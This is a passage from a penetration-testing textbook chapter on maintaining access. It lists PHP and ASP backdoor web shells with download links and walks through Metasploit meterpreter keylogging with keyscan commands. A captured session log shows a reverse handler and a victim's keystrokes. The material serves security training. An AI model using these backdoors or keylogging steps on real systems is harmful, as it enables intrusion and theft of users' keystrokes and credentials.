
1. C99 Shell—PHP backdoor shell
   Download: http://www.r57shell.net/
2. C100 Shell—PHP backdoor shell
   Download: http://www.r57shell.net/
3. Jackall—PHP backdoor shell
   Download: http://oco.cc
4. XXS-Shell—ASP.net backdoor and zombie controller
   Download: http://www.portcullis-security.com/tools/free/XSSShell039.zip
5. Weevley—PHP backdoor shell that provides a telnet-like console
   Download: http://epinna.github.com/Weevley/downloads/weevley-1.0.tar.zip

KEYLOGGERS

Keylogging is the process of capturing keystrokes from users or administrators who are logged into a system. There are many different third-party applications that boast about their ability to be installed and run undetected. While most of these claims are true to an extent, the installation and use of a keylogger usually requires hands on the system with specific applications or to physically attach a hardware-listening device. The third party claims also do not take in account any antivirus applications or intrusion detection systems running on the system the tester is attempting to use the keylogger on. Metasploit has a built-in tool with the meterpreter shell called ***keyscan***. If a penetration tester has an open sessions with a victim, then the commands are incredibly straight forward.

```
1. keyscan_start
2a. keyscan_dump
2n. keyscan_dump (repeat as necessary)
3. keyscan_stop
```

Figure 10.8 shows a keylogging capture from an establish session within metasploit. The keyscan service was executed to show all keystrokes, but can



```
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.132:9000
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.131
[*] Meterpreter session 2 opened (192.168.1.132:9000 -> 192.168.1.131:11452) at
2013-09-22 16:50:30 -0400

meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> rnotepad <Return> Hello from Cyber-Recon.com! <Return>  <Alt>  <LMenu>
<F4>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```

FIGURE 10.8

Keyscan.

be zeroed in on an application by passing the keyscan tool an applications PID. PIDs can be located by issuing the ***ps*** command from the meterpreter command line while attached to the session.

SUMMARY

This chapter has been an introduction to the application of maintaining access; a mere speck of cosmic dust in an expanse topic of the malware universe. The reader now has the foundation for furthering research into the field of malware and the security practices associated with advanced penetration testing. The production of malware can lead the researcher to the darkest nooks of the Internet, but can also bring enlightenment for security practitioners to further enhance the security of computer systems worldwide. Creating Trojan horses and backdoors with Metasploit or other applications helps bring to light the devious underbellies of malicious attackers because its nature is, at the very core, dark and taboo among security practitioners and administrators alike.

REFERENCE

[1] < http://www.federalreserve.gov/boarddocs/testimony/2000/20000518htm > .